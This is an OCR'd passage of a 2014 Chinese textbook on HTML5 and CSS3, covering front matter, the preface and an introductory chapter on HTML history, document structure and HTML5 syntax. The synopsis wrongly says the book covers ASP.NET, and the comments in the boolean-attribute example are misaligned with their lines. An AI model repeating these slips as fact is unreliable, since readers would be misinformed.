

祝红涛
赵喜来 编著

HTML 5和CSS 3编程从基础到应用

清华大学出版社



祝红涛
赵喜来 编著

HTML 5和CSS 3编程从基础到应用

清华大学出版社
北 京

内 容 简 介

本书循序渐进地介绍了学习 ASP.NET 程序开发必备的知识和技能。全书分 13 章，包括 HTML 5 新增加的页面结构元素和全局属性，与表单元素相关的输入类型和属性，提交时如何验证表单元素，对多媒体提供支持的 audio 和 video 元素，与绘图相关的 canvas 元素和 canvas API，文件上传和数据存储，离线应用，获取当前用户地理位置，拖放操作，Web Worker 处理线程，CSS 3 新增加的选择器，与背景、边框、字体和渐变相关的属性、盒模型以及变形、过渡和动画等内容。最后通过一个综合项目案例介绍如何将 HTML 5 与 CSS 3 结合起来在实际开发过程中设计网页。

本书内容丰富、实例精彩，以全面的知识及丰富的实例来指导读者详细透彻地学习 HTML 5 与 CSS 3 的相关知识。本书适合 HTML 5 与 CSS 3 的初学者以及在校学生、程序设计爱好者、各大中专院校的在校学生以及相关授课老师使用阅读。

图书在版编目（CIP）数据

HTML 5 和 CSS 3 编程从基础到应用 / 祝红涛等编著. —北京：清华大学出版社，2014

从基础到应用

ISBN 978-7-302-31799-9

Ⅰ. ①H…　Ⅱ. ①祝…　Ⅲ. ①超文本标记语言-程序设计-教材②网页制作工具-教材　Ⅳ. ①TP312 ②TP393.092

中国版本图书馆 CIP 数据核字（2013）第 063002 号

责任编辑： 夏兆彦
封面设计： 胡文航
责任校对： 胡伟民
责任印制：

出版发行： 清华大学出版社
网　　址： http://www.tup.com.cn, http://www.wqbook.com
地　　址： 北京清华大学学研大厦 A 座　　**邮　　编：** 100084
社 总 机： 010-62770175　　**邮　　购：** 010-62786544
投稿与读者服务： 010-62776969，c-service@tup.tsinghua.edu.cn
质量反馈： 010-62772015，zhiliang@tup.tsinghua.edu.cn
印 刷 者：
装 订 者：
经　　销： 全国新华书店
开　　本： 185mm×260mm　**印　张：** 29.75　**字　数：** 745 千字
附光盘
版　　次： 2014 年 2 月第 1 版　**印　次：** 2014 年 2 月第 1 次印刷
印　　数： 1～4000
定　　价： 59.00 元

产品编号：048216-01

FOREWORD

前言

随着时代的发展，一个统一的互联网通用标准显得尤其重要。HTML 5 的出现引起了越来越多程序开发爱好者的关注，它不仅仅是一次技术的简单升级，更代表了未来 Web 开发的方向，被寄予了太多的期望和依托。

HTML 5 添加了许多新的特征和功能，许多新增加的 API 或元素属性需要借助相关的书籍来引导开发使读者进行学习并快速掌握 HTML 5。本书废除了许多 HTML 4 中不合理的效果标记，创造性地增加了很多新标记（如多媒体、绘图和文件上传等），最大限度地减少了对外部插件的依赖；同时通过对本地离线存储方式的优化，使用 HTML 5 更加有利于移动客户端的发展。

HTML 5 与样式是分不开的，本书除了介绍 HTML 5 的相关知识外，还介绍 CSS 3 中新增加的选择器和属性等内容。古人言："临渊羡鱼，不如退而结网"，每一位从事 Web 应用开发的工程师都有理由学习新的知识并掌握这本书中的技术。

本书内容

全书共分 13 章，主要内容如下。

第 1 章　HTML 5 入门基础。本章主要介绍了 HTML 5 的发展、目标、基本结构以及与 HTML 4 的区别等内容。

第 2 章　HTML 5 的页面属性和元素。本章详细介绍 HTML 5 中新增加的常用元素属性（如 hidden、spellcheck、contenteditable 和 draggable 等）及新增加的元素（如 header、footer、article、mark 和 cite 等）。

第 3 章　使用 HTML 5 设计表单。本章将详细介绍 HTML 5 在表单元素中新增加的输入类型、属性、元素及如何在提交时进行验证等内容。输入类型如 email、search、url、number 等，表单属性如 autofocus、autocomplete、multiple 和 pattern 等。

第 4 章　基于 HTML 5 的多媒体支持。本章介绍 HTML 5 中新增加的多媒体元素：audio 和 video。主要包括这两个元素的属性、方法、事件以及如何使用等内容。

第 5 章　基于 HTML 5 的绘图。本章将详细介绍如何使用 HTML 5 中新增加的 canvas 元素及 canvas API 实现简单的绘图，如绘制圆形、绘制渐变图形、组合多个图形及对图像进行简单操作等。

第 6 章　基于 HTML 5 的文件上传。本章介绍如何在 HTML 5

中实现文件上传和读取的功能，包括一个或多个文件的上传、使用 FileReader 接口读取文件及读取时的错误与异常等内容。

第 7 章　HTML 5 数据存储。本章介绍如何使用 HTML 5 中新增加的 localStorage 对象和 sessionStorage 对象存储数据。

第 8 章　HTML 5 的高级应用。本章介绍 HTML 5 中的高级技术，包括如何获取用户地理位置、网络通信 API、Web Worker、离线应用程序以及拖放操作等内容。

第 9 章　CSS 样式与 CSS 选择器。本章介绍了 CSS 的相关知识，包括发展历史和基本使用。另外也详细介绍了 CSS 3 中新增加的选择器，包括属性选择器、伪元素选择器和结构化伪类选择器等。

第 10 章　背景、边框和渐变的相关属性。本章将详细介绍 CSS 3 中新增加的与背景、边框和渐变有关的属性。

第 11 章　盒模型。本章介绍盒模型的相关属性，除此之外也详细介绍了文本、字体及多列布局等内容的新增属性。

第 12 章　CSS 3 的高级应用。本章将详细介绍 CSS 3 中的高级应用，包括实现元素的过渡、变形及动画效果的相关属性等。

第 13 章　制作鲜花网站。本章通过一个综合案例主要将 HTML 5 与 CSS 3 结合，实现了鲜花网站的设计效果，包括鲜花首页、鲜花列表、详细信息查看、购物车、用户注册以及当前地理位置查看等页面。

本书特色

本书采用大量的实例进行讲解，力求通过实际操作使读者更容易地使用 HTML 5 和 CSS 3 设计网页程序。本书难度适中，内容由浅入深，实用性强，覆盖面广，条理清晰。

- **知识点全**　本书紧紧围绕 HTML 5 和 CSS 3 的网站设计展开讲解，具有很强的逻辑性和系统性。
- **实例丰富**　书中各实例均经过作者精心设计和挑选，它们都是根据作者在实际开发中的经验总结而来，涵盖了在实际开发中所遇到的各种问题。
- **应用广泛**　对于精选案例给了详细步骤，结构清晰简明，分析深入浅出，而且有些程序能够直接在项目中使用，避免读者进行二次开发。
- **基于理论，注重实践**　讲述过程不仅仅介绍理论知识，而且在合适位置安排综合应用实例或者小型应用程序，将理论应用到实践当中，以此来加强读者的实际应用能力，巩固开发基础和知识。
- **随书光盘**　本书为实例配备了视频教学文件，读者可以通过视频文件更加直观地学习 HTML 5 和 CSS 3 的使用知识。
- **网站技术支持**　读者在学习或者工作的过程中，如果遇到实际问题，可以直接登录 www.itzcn.com 与我们取得联系，作者会在第一时间内给予帮助。
- **贴心的提示**　为了便于读者阅读，全书还穿插着一些技巧、提示等小贴士，体例约定如下：

提示：通常是一些贴心的提醒，让读者加深印象或提供建议，或者提示解决问题的方法。

注意：提出学习过程中需要特别注意的一些知识点和内容，或者相关信息。

技巧：通过简短的文字，指出知识点在应用时的一些小窍门。

读者对象

本书具有知识全面、实例精彩、指导性强的特点，力求以全面的知识性及丰富的实例来指导读者透彻地学习 HTML 5 和 CSS 3 设计网页各方面的知识。

- HTML 5 和 CSS 3 初学者以及在校学生。
- 各大中专院校的在校学生和相关授课老师。
- 准备从事软件开发的人员。
- 其他从事 HTML 5 和 CSS 3 网站开发或应用程序开发技术的人员。

除了封面署名人员之外，参与本书编写的人员还有马海军、李海庆、陶丽、王咏梅、康显丽、郝军启、朱俊成、宋强、孙洪叶、袁江涛、张东平、吴鹏、王新伟、刘青凤、汤莉、冀明、王超英、王丹花、闫琰、张丽莉、李卫平、王慧、牛红惠、丁国庆、黄锦刚、李旎、王中行、李志国等。在编写过程中难免会有漏洞，欢迎读者通过我们的网站 www.itzcn.com 与我们联系，帮助我们改正提高。

CONTENTS

目录

第 1 章 HTML 5 入门基础

随着时代的发展，统一的互联网通用标准显得尤为重要。在 HTML 5 之前，由于各个浏览器之间的标准不统一，Web 浏览器之间由于兼容性而引起的 BUG 浪费了大量时间。而 HTML 5 的目标就是将 Web 带入一个成熟的应用平台，在 HTML 5 平台上，视频、音频、图像、动画，以及同电脑的交互都被标准化。自从 2010 年 HTML 5 正式推出以来，它以一种惊人的速度被迅速推广，本章主要介绍 HTML 5 的新特性，包括与 HTML 4 相比较的优势以及浏览器支持情况。

本章学习要点：

- 了解 HTML 的发展史
- 熟练掌握 HTML 的基本结构
- 掌握 HTML 5 较 HTML 4 新增的元素和废除的元素
- 掌握 HTML 5 较 HTML 4 新增的属性和废除的属性
- 掌握 HTML 5 中的全局属性
- 了解 Flash、Sliverlight 与 HTML 5 的区别
- 了解 HTML 5 的目标
- 掌握 HTML 5 的浏览器支持情况

1.1 HTML 5 概述

Internet 的飞速发展使创建的网站越来越多，当人们浏览这些网站的时候，看到的是丰富的影像、文字、图片……这些内容都是通过一个名为 HTML 的语言表现出来的。HTML 5 将成为 HTML、XHTML 以及 HTML DOM 的新标准，它是 W3C 与 WHATWG 合作的结果，其中，W3C 专注于 XHTML 2.0，WHATWG 致力于 Web 表单和应用程序。

1.1.1 HTML 5 的诞生

HTML 的历史可以追溯到 20 世纪 90 年代初。1993 年 HTML 首次以因特网草案的形式发布。20 世纪 90 年代见证了 HTML 的快速发展，从 2.0 版到 3.2 版、4.0 版，再到 1999 年的 4.01 版。随着 HTML 的发展，W3C（万维网联盟）掌握了对 HTML 规范的控制权。

然而，在快速发布了这 4 个版本之后，业界普遍认为 HTML 已经“无路可走”了，对 Web 标准的焦点开始转移到了 XML 和 XHTML 上，HTML 被放在次要的位置。不过在此

期间，HTML 体现出了顽强的生命力，主要的网站内容还是基于 HTML 的。为了能支持新的 Web 应用，同时克服现有的缺点，HTML 迫切需要添加新的功能，制定新的规范。

致力于将 Web 平台提升到一个新的高度，一些人在 2004 年成立了 WHATWG（Web 超文本应用技术工作组）。他们创立了 HTML 5 规范，同时开始专门针对 Web 应用开发新功能，这被 WHATWG 认为是 HTML 中最薄弱的环节。Web 2.0 这个新词也就是在那个时候发明的。Web 2.0 不负众望，开创了 Web 的第二个时代，旧的静态网站逐渐让位于需要更多特性的动态网站和社交网站，这其中的新功能数不胜数。

2006 年，W3C 又重新介入 HTML，并于 2008 年发布了 HTML 5 的工作草案。2009 年，XHTML 2 工作组停止工作。因为 HTML 5 能解决非常实际的问题，所以在规范还没有具体确定的情况下，各大浏览器开发者开始对旗下产品进行升级，以支持 HTML 5 的新功能。这样，得益于浏览器的实验性反馈，HTML 5 规范也得到了持续的完善，HTML 5 迅速融入到对 Web 平台的实质性改进中。

1.1.2　HTML 5 的组织

为了推动 Web 标准化运动的发展，一些公司联合起来，成立了一个叫做 WHATWG 的组织，HTML 5 草案的前身名为 Web Applications 1.0，于 2004 年被 WHATWG 提出，于 2007 年被 W3C 接纳，并成立了新的 HTML 工作团队。HTML 5 的第一份正式草案已于 2008 年 1 月 22 日公布。下面对这些组织进行简单的介绍。

❑ **WHATWG**

WHATWG 的全称是 Web Hypertext Application Technology Working Group，表示 Web 超文本应用技术工作组。WHATWG 是一个以推动网络 HTML 5 标准为目的而成立的工作小组，成立于 2004 年，最初的成员包括 Apple、Mozilla、Google 和 Opera 等浏览器厂商。

❑ **W3C**

W3C 的全称是 World Wide Web Consortium，即万维网联盟，又称 W3C 理事会。于 1994 年 10 月在麻省理工学院科学实验室成立。

为解决 Web 应用中不同平台、技术和开发者带来的不兼容问题，保障 Web 信息的顺利和完整流通，万维网联盟制定了一系列标准，并督促 Web 应用开发者和内容提供者遵循这些标准。标准的内容包括使用语言的规范、开发中使用的导则和解释引擎的行为等。W3C 也制定了包括 XML 和 CSS 等众多影响深远的标准规范。

❑ **IETF**

IETF 的全称是 Internet Engineering Task Force，表示互联网工程任务组。IETF 的主要任务是负责互联网相关技术规范的研发和制定，当前绝大多数国际互联网技术标准出自 IETF。HTML 5 中定义的各种 API（线程、Socket、离线）均由 IETF 组织开发。

1.1.3　HTML 5 的目标

HTML 5 的目标是能够创建更简单的 Web 程序，编写更简洁的 HTML 代码。例如，为了更容易地开发 Web 应用程序，HTML 5 提供了很多 API；为了使 HTML 变得更简洁，

HTML 5 开发了很多新的属性、新的元素和标签等。总体来说，HTML 5 的目标有 3 个：跨浏览器支持、文档结构明确和实现更丰富、基于标准的 Web 程序。

1. 跨浏览器支持

Web 浏览器之间的兼容性其实是非常低的。在某个 Web 浏览器上可以正常运行的 HTML/CSS/JavaScript 等 Web 程序，在另一个 Web 浏览器上却未必能够正常运行，这个问题的最主要原因就是规范不统一，没有被标准化。

在 HTML 5 中，这个问题将得到解决。HTML 5 的使命是详细分析各 Web 浏览器所具有的功能，然后以此为基础，要求这些浏览器所有内部功能都要符合一个通用标准。如果各浏览器都符合通用标准，然后以该标准为基础来书写程序，那么程序在各浏览器都能正常运行的可能性就大大提高了，这对于 Web 开发者和 Web 设计者来说都是一件可喜的事情。

2. 使文档结构明确

在之前的 HTML 版本中文档的结构不够清晰、明确。例如为了要表示“标题”、“正文”，之前的版本一般都是使用 div 元素。但是严格来说，<div>不是一个能把文档结构表达得很清楚的元素，使用了过多的 div 元素的文档，阅读时不仔细研究是很难看出文档结构的。而且，对于搜索引擎或屏幕阅读器等程序来说，过多使用 div 元素为分析结构带来了很大的困难。

为了解决这个问题，在 HTML 5 中添加了很多跟结构相关的元素。 不仅如此，还结合了包括微格式、无障碍应用在内的各种各样的周边技术。

在 HTML 4 中常见的一种页面结构代码如下所示：

```
<div id="header">
<div id="nav">标题</div>
<div class="article">文章</div>
</div>
<div id="footer">底部</div>
```

在 HTML 5 中代码将变得更加简洁并且结构明确，如下所示：

```
<header>标题
    <nav>标题</nav>
    <article>文章</article>
</header>
<footer>底部</footer>
```

从上述两段代码可以看出，在 HTML 4 中常见的实用 div 元素来划分页面结构的方法，在 HTML 5 中却被新出现的标签所代替，使得文档结构更加的清晰、明确。

3. 实现更丰富、基于标准的 Web 程序

世人最迫切期待的 HTML 5 新增方面是新的元素和 API，使网页制作者只要使用基于

标准的 HTML，就能制作丰富的多媒体内容。现代网页越来越多地采用可扩展图形、动画和多媒体，但到目前为止，这些功能要求使用 Flash、RealMedia 和 QuikTime 等专有插件。这类插件不但带来了新的安全风险，还限制了网页的受众面。

HTML 5 解决这个问题的办法是使浏览器支持相关的标记语言，网页制作者可以将使用 MathML 和 SVG 编写的标记直接嵌入到 HTML 5 页面中。这种灵活性的跨平台设计比既要支持图形又要兼顾文本的 Flash 和 Silverlight 等更有竞争力。

不过，Web 开发人员对 HTML 5 新的音频和视频标签的呼声更高，这些标签的最终目的是要很容易地将多媒体内容嵌入到页面中。这些标签在 HTML 5 标准中要求与编解码器无关，这意味着将由浏览器厂商负责提供能播放任何内容所需的编解码器，只要符合一定标准即可。其中，视频标签被寄予厚望，因为对网上视频提供商来说，它们希望自己的内容可以在 iPhone 和 iPad 上播放，而这两款设备目前都不支持 Flash。

画布标签让交互式 Web 图形向前迈进了一步，该标签可用来把浏览器窗口的某些区域定义为动态位图。Web 开发人员可使用 JavaScript 来处理画布中的内容，针对用户操作实时渲染图形。从理论上来说，这项技术有望使开发人员只是用 JavaScript 和 HTML 就能开发出完全交互的游戏。

除了这些显示技术之外，HTML 5 还引入了基于浏览器的缓存概念，缓存让 Web 应用可以把信息存储在客户端设备上。与谷歌 Gears 插件一样，这些缓存既提升了应用性能，又可以让用户即便无法连接互联网，也能继续使用 Web 应用。实际上，谷歌已经逐步停止支持 Gears，改而支持 HTML 5 技术。

1.1.4　HTML 5 的浏览器支持情况

现今浏览器的许多新功能都是从 HTML 5 标准中发展而来的。无论 HTML 5 发生了哪些巨大的变化，提供了哪些革命性的特性，如果不能被业界承认并广泛地推广使用，这些都是没有意义的。

然而，现在 HTML 5 被正式地、大规模地投入应用的可能性是相当高的。通过对 Internet Explore、Google、Firefox、Safari、Opera 等主要的 Web 浏览器的发展策略的调查，发现它们都在支持 HTML 5 上采取了措施。

❑ 微软

2010 年 3 月 16 日微软于 MIX10 技术大会上宣布，其推出的 Internet Explorer 9 浏览器已经支持 HTML 5，同时还声称随后将更多地支持 HTML 5 的新标准和 CSS 3 特性。

❑ **Google**

2010 年 2 月 19 日，谷歌 Gears 项目经理伊安 • 费特通过博客宣布，谷歌将放弃对 Gears 浏览器插件项目的支持，并重点开发 HTML 5 项目。据费特表示，目前在谷歌看来，Gears 面临的主要问题是，该应用与 HTML 5 的诸多创新非常相似，而且谷歌一直积极发展 HTML 5 项目。因此，只要谷歌不断以加强新网络标准的应用功能为工作重点，那么为 Gears 增加新功能就无太大意义了。目前，多种浏览器将会越来越多地为 GMail 及其他服务提供更多脱机功能方面的支持，因此 Gears 面临的需求也在日益下降，这是谷歌做出上述调整的重要原因。

❑ **Apple**

2010 年 6 月 7 日 Apple 在开发者大会的会后发布了 Safari 5，这款浏览器支持 10 个以上的 HTML 5 新技术，包括全屏幕播放、HTML 5 视频、HTML 5 地理位置、HTML 5 切片元素、HTML 5 的可拖动属性、HTML 5 的形式验证、HTML 5 的 Ruby、HTML 5 的 Ajax 历史和 WebSocket 字幕。

❑ **Opera**

2010 年 5 月 5 日 Opera 软件公司首席技术官（CSS 之父）发表了关于 HTML 5 的看法，称 HTML 5 和 CSS 3 将是全球互联网发展的未来趋势，目前包括 Opera 在内的诸多浏览器厂商，纷纷研发 HTML 5 的相关产品，Web 的未来属于 HTML 5。

❑ **Mozilla**

2010 年 7 月 Mozilla 基金会发布了即将推出的 Firefox 4 浏览器的第一个早期测试版。该版本中的 Firefox 浏览器进行了大幅改进，包括新的 HTML 5 语法分析器，以及支持更多 HTML 5 形式的控制等。从官方文档来看，Firefox 4 对 HTML 5 是完全级别的支持。目前包括在线视频、在线音频在内的多种应用都已在该版中实现。

以上证据表明，目前这些浏览器纷纷朝着支持 HTML 5、结合 HTML 5 的方向迈进，因此 HTML 5 已经被广泛地推行开来，相信 HTML 5 的应用会越来越多。

1.2 HTML 的基本结构

完整的 HTML 文件至少包括<html>标签、<head>标签、<title>标签和<body>标签，并且这些标准都成对出现，开头标签为<>，结束标签为</>，在这两个标签之间添加内容。通过这些标签中的相关属性可以设置页面的背景色、背景图像等。

1.2.1 HTML 文档的编写规范

HTML 文档是由一系列的元素和标签组成的。其中，元素是 HTML 文档的重要组成部分，如 title（文档标题）、img（图像）及 table（表格）等，元素名不区分大小写；标签用于规定元素的属性和它在文档中的位置。

1. HTML 标签

HTML 标签分为成对标签和单独标签两种。大多数标签成对出现，它是由首标签和尾标签组成的。首标签的格式为“<元素名称>”，尾标签的格式为“</元素名称>”，其完整语法格式如下所示：

```
<元素名称>要控制的元素</元素名称>
```

成对标签仅对包含在其中的文档部分发生作用，如<title>和</title>标签用于界定标题元素的范围，也就是说，<title>和</title>标签之间的部分是此 HTML 文档的标题。

单独标签的格式为“<元素名称>”，其作用是在相应的位置插入元素，如
标签便

是在该标签所在位置插入一个换行符。



每个 HTML 标签不区分大小写，如<HTML>、<html>和<Html>，其结果都是一样的。

在每个 HTML 标签中还可以设置一些属性，来控制 HTML 标签所建立的元素。这些属性将位于所建立元素的首标签中，其基本语法格式如下所示：

```
<元素名称 属性 1="值 1" 属性 2="值 2" ...>
```

因此，在 HTML 文档中某个元素的完整定义语法如下所示：

```
<元素名称 属性 1="值 1" 属性 2="值 2" ...>元素资料</元素名称>
```



HTML 语法中，设置各属性所使用的引号可省略。

2. HTML 元素

当用一组 HTML 标签将一段文字包含在中间时，这段文档与包含文字的 HTML 标签被称为一个元素。在 HTML 语法中每个由 HTML 标签与文档所形成的元素内，还可以包含另一个元素。因此整个 HTML 文档就像是一个大元素包含了许多小元素。

在所有的 HTML 文档中，最外层的元素是由<html>标签建立的。在<html>标签所建立的元素中包含了两个主要的子元素，这两个子元素是由<head>标签与<body>标签所建立的。<head>标签所建立的元素的内容为文本标题，而<body>标签所建立的元素内容为文本主体。

3. HTML 文档结构

HTML 文档主要由 3 部分组成：开始标签<html>、头部标签<head>和主体标签<body>。下面使用 Adobe Dreamweaver 编写一个简单的 HTML 文档，观察其在浏览器上的显示结果。具体代码如下所示：

```
<html>
    <head>
        <title>唐诗</title>
    </head>
    <body style="background-image:url(images/2005617192843333.jpg);
    background-repeat:no-repeat;">
        <div style="margin-top:130px; margin-left:20px; font-size:12px;">
            <h2>梦天</h2>
            老兔寒蟾泣天色，云楼半开壁斜白。<br/><br/>
            玉轮轧露湿团光，鸾佩相逢桂香陌。<br/><br/>
            黄尘清水三山下，更变千年如走马。<br/><br/>
```

```
              遥望齐州九点烟，一泓海水杯中泻。
          </div>
      </body>
  </html>
```

在上述代码中<head>与</head>标签之间的部分是 HTML 文档的头部，用以说明文档的标题和整个文档的一些公共属性；<body>与</body>标签之间的部分是 HTML 文档的主体部分，用以设置页面要显示的内容。

运行该页面，效果如图 1-1 所示。



图 1-1　简单的 HTML 示例

1.2.2　文档开始标签

文档开始标签以<html>标签开始，以</html>标签结束，用于表示该文档是以超文本标记语言（HTML）编写的。其语法格式如下所示：

```
<html>文档的全部内容</html>
```

在任何一个 HTML 文档中最先出现的 HTML 标签就是<html>，它是成对出现的，首标签<html>和尾标签</html>分别位于文档的开始和结尾处，文档中的所有 HTML 标签都包含在该标签中。



<html>标签不带有任何属性。

事实上，现在常用的 Web 浏览器（如 IE）都可以自动识别 HTML 文档，并不要求有<html>标签，也不对该标签进行任何操作。但是，为了提高文档的适用性，使编写的 HTML 文档能适应不断变化的 Web 浏览器，应当养成使用这个标签的习惯。


1.2.3　文档头部标签

文档头部标签以<head>标签开始，以</head>标签结束，用于规定该文档的标题（出现在 Web 浏览器窗口的标题栏中）和一些属性。标题包含在<title>和</title>标签之间，其语法格式如下所示：

```
<head>
    <title>文档标题</title>
</head>
```

<head>是一个标识网页头部的标签。在由<head>标签所定义的元素中，并不放置网页的任何内容，而是放置关于 HTML 文档的信息，也就是说，它并不属于 HTML 文档的主体，它包含文档的标题、编码方式及 URL 等信息，这些信息大部分用来提供索引、辨认或其他方面的应用。

每个 HTML 文档都需要有一个文档名称。在浏览器中，文档名称作为窗口名称显示在该窗口的最上方，这对浏览器的收藏功能很有用。如果浏览者需要收藏某个网页，可以单击浏览器工具栏中的【收藏】按钮，即可将该网页添加到收藏夹。HTML 文档的标题要写在<title>与</title>标签之间，该组标签应包含在<head>与</head>标签当中。



HTML 文档的标签是可以嵌套的，即在一对标签中可以嵌入另一对子标签，用来规定母标签所含范围的属性或其中某一部分内容，嵌套在<head>标签中使用的主要有<title>标签。

1.2.4　文档主体标签

文档主体部分以<body>标签开始，以</body>标签结束，用于设计页面中要显示的文本、图像和链接。其语法格式如下所示：

```
<body>主体部分</body>
```

<body>标签是成对出现的，网页中的主体内容应该写在<body>与</body>之间，而<body>标签包含在<html>与</html>标签之间。

1.2.5　编写文档的注意事项

在编写 HTML 文档时，要注意以下事项。

（1）“<”和“>”分别是任何标签的开始和结束标记，元素的标签要用这对尖括号括起来，并且结束的标签总是在开始的标签前加一个斜杠“/”。

（2）标签与标签之间可以嵌套，如下所示：

```
<body>
    <center>
        <div>
            初始 HTML 文档
        </div>
    </center>
</body>
```

（3）HTML 元素不区分大小写，如下几种写法都是正确并且相同的标签：

```
<HEAD>
<Head>
<head>
```

（4）任何回车和空格在 HTML 代码中都不起作用。为了代码清晰，建议不同的标签之间回车后编写。

（5）HTML 标签中可以放置各种属性，如下面的代码所示：

```
<div align="center">唐诗 300 首</div>
```

其中，align 为<div>标签的属性，center 为 align 属性的值。



属性应该出现在“<>”内，并且和元素名之间应该有一个空格分割，属性值可以直接书写，也可以使用引号。

（6）如果需要在 HTML 文档代码中添加注释以便于阅读理解，可以以“<!--”开始，以“-->”结束，如以下代码所示：

```
<!--文档范例 1-2 -->
<!--文档说明：第一个 HTML 文档 -->
<html>
    ...
</html>
```

注释语句只出现在 HTML 文档代码中，而不会在浏览器中显示。

1.3 HTML 5 与 HTML 4 的区别

上一节简单介绍了 HTML 4 的文档结构。HTML 5 是以 HTML 4 为基础的，并对 HTML 4 进行了大量的修改。本节将详细介绍 HTML 5 对 HTML 4 进行的修改，以及它们之间的区别。

1.3.1 语法的改变

与 HTML 4 相比，HTML 5 在语法上发生了很大的变化。但是，HTML 5 中的语法变

化与其他开发语言中的语法变化在根本意义上有所不同。它的变化是因为在 HTML 5 之前几乎没有符合标准规范的 Web 浏览器。

HTML 的语法是在 SGML（Standard Generalized Markup Language）语言的基础上建立起来的。但是 SGML 语法非常复杂，要开发能够解析 SGML 语法的程序也很不容易，所以很多浏览器都不包含 SGML 的分析器。因此，虽然 HTML 基本上遵从 SGML 的语法，但是对于 HTML 的执行，各个浏览器之间并没有一个统一的标准。

在这种情况下，各个浏览器之间的相互兼容性和相互操作性在很大程度上取决于网站或网络应用程序的开发者们在开发上所做的共同努力，而浏览器本身始终是存在缺陷的。

如上所述，在 HTML 5 中提高 Web 浏览器之间的兼容性是它的一个很大的目标，为了确保兼容性，就要有一个统一的标准。因此，HTML 5 就围绕着这个 Web 标准，重新定义了一套在现有的 HTML 的基础上修改而来的语法，使它运行在各个浏览器时都能够符合这个通用标准。

接下来具体了解在 HTML 5 中，对语法进行了哪些改变。

1. HTML 5 中的标记

HTML 5 与 HTML 4 相比较，前者在标记方面进行了一些修改，主要体现在内容类型（ContentType）、DOCTYPE 声明、指定字符编码 3 个方面。

- **内容类型**

HTML 5 的文档扩展符与内容类型保持不变，也就是说，扩展符仍然为“.html”或“.htm”，内容类型仍然为“text/html”。

- **DOCTYPE 声明**

DOCTYPE 声明是 HTML 文档中必不可少的，它位于文档第一行。在 HTML 4 中它的声明方法如下所示：

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
```

在 HTML 5 中，刻意不使用版本声明，一份文档将会适用于所有版本的 HTML。HTML 5 中的 DOCTYPE 声明方法如下所示：

```
<!DOCTYPE html>
```

另外，当使用工具时也可以在 DOCTYPE 声明方式中加入 SYSTEM 识别符，声明方法如下面的代码所示：

```
<!DOCTYPE html SYSTEM "about:legacy-compat">
```

在 HTML 5 中，像这样的 DOCTYPE 声明方式是允许的（不区分大小写，引号不区分是单引号还是双引号）。

- **指定字符编码**

在 HTML 4 中，使用 meta 元素的形式指定文件中的字符编码如下所示：

```
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
```

在 HTML 5 中，可以使用对<meta>元素直接追加 charset 属性的方式来指定字符编码，如下所示：

```
<meta charset="UTF-8" />
```

两种方法都有效，可以继续使用前面一种方式（通过 content 元素的属性来指定），但是不能同时混合使用两种方式。在以前的网站代码中可能会存在下面代码所示的标记方式，但在 HTML 5 中，这种字符编码方式被认为是错误的，这一点请注意：

```
<meta charset="UTF-8" http-equiv="Content-Type" content="text/html;
charset=UTF-8" />
```

从 HTML 5 开始，文档的字符编码推荐使用 UTF-8。

2. HTML 5 确保了与之前 HTML 4 版本的兼容性

HTML 5 的语法是为了保证与之前的 HTML 语法达到最大程度的兼容而设计的。例如，符合“没有<p>的结束标记”的 HTML 代码随处可见，HTML 5 中并没有把这种情况作为错误来处理，而是允许存在这种情况，但明确地规定了这种情况应该怎么处理。

针对这个问题，可以从元素标记的省略、具有 boolean 值的属性、引号的省略这几个方面来详细了解在 HTML 5 中是如何确保与之前版本的 HTML 达到兼容的。

❑ 可以省略标记的元素

在 HTML 5 中，元素的标记可以省略。具体来说，元素的标记分为没有结束标记、可以省略结束标记和开始标记与结束标记全部可以省略 3 种类型。

（1）没有结束标记的元素不允许使用开始标记与结束标记将元素括起来的形式，只允许使用“<元素名称/>”的形式进行书写。例如：area、base、br、col、command、embed、hr、img、input、keygen、link、meta、param、source、track、wbr。

（2）可以省略结束标记的元素是指结束标记可有可无的元素，例如：li、dt、dd、p、rt、rp、optgroup、option、colgroup、thead、tbody、tfoot、tr、td、th。

（3）可以省略全部标记的元素是指开始标记与结束标记可以完全被省略，以隐式的方式存在。例如：html、head、body、colgroup、tbody。



在元素清单中包含了很多 HTML 5 中的新元素，关于这些新元素将在后面的章节中做详细的介绍。

❑ 具有 boolean 值的属性

对于具有 boolean 值的属性，例如 disabled 与 readonly 等，当只写属性名而不指定属性值，或将属性名设定为属性值时，表示属性值为 true；如果需要将属性值设为 false，可以不使用该属性。

例如，设置复选框为选定状态，如下所示：

```
<!--设置 checked 的属性值为 true-->
<input type="checkbox" checked />
```

```
                    <!--只写属性名不写属性值，将 checked 的值设置为 true-->
<input type="checkbox" checked="checked" />
                    <!--属性值=属性名，将 checked 的值设置为 true-->
<input type="checkbox" checked=" " />
                    <!--属性值=空字符串，将 checked 的值设置为 true-->
<!--设置 checked 的属性值为 false-->
<input type="checkbox" />  <!--不写属性名，将 checked 的值设置为 false-->
```

❑ 省略引号

在 HTML 4 中，指定属性值时，属性值既可以使用双引号，也可以使用单引号。而 HTML 5 在此基础上做了一些改进，当属性值不包括空字符串、“<”、“>”、“=”、单引号、双引号等字符时，属性两边的引号可以省略。如下面的代码所示：

```
<input type=text checked=checked/>
```

3. HTML 5 的标记示例

通过前面所讲解的 HTML 5 的语法知识来做一个简单的标记示例，主要代码如下所示：

```
<!DOCTYPE html>
<meta charset=UTF-8/>
<title>个人主页</title>
<h3 style="color:red;">期待 2013 全力倾情打造动漫新境界</h3>
<p>
    作为动漫节的重头戏：“动漫作品与技术展示会”以“推动动漫产业发展”为宗旨，突出其专
    业性、商机性及娱乐性，原创性力争在往届厦门国际动漫节的基础上，挖掘新亮点，努力打造
    成动漫节的品牌活动。展会内容包括动漫原创作品展示及交易、新技术新设备展示及推介、动
    漫衍生产品展示及交易、企业对接等，集企业展示、作品观赏、产品交易、交流互动等为一体。
    <br/><br/>
    本次以亲子动画互动体验为主题在展示会中独占六个展位，成为在场参展面积最大的参展商之
    一。本次的参展内容主要分为“动画原理体验”“动画技术体验”和“动画制作体验”三大部
    分。三项互动体验项目吸引了大批的游客驻足参与，深受广大动漫爱好者的欢迎，获得了巨大
    的成功。
```

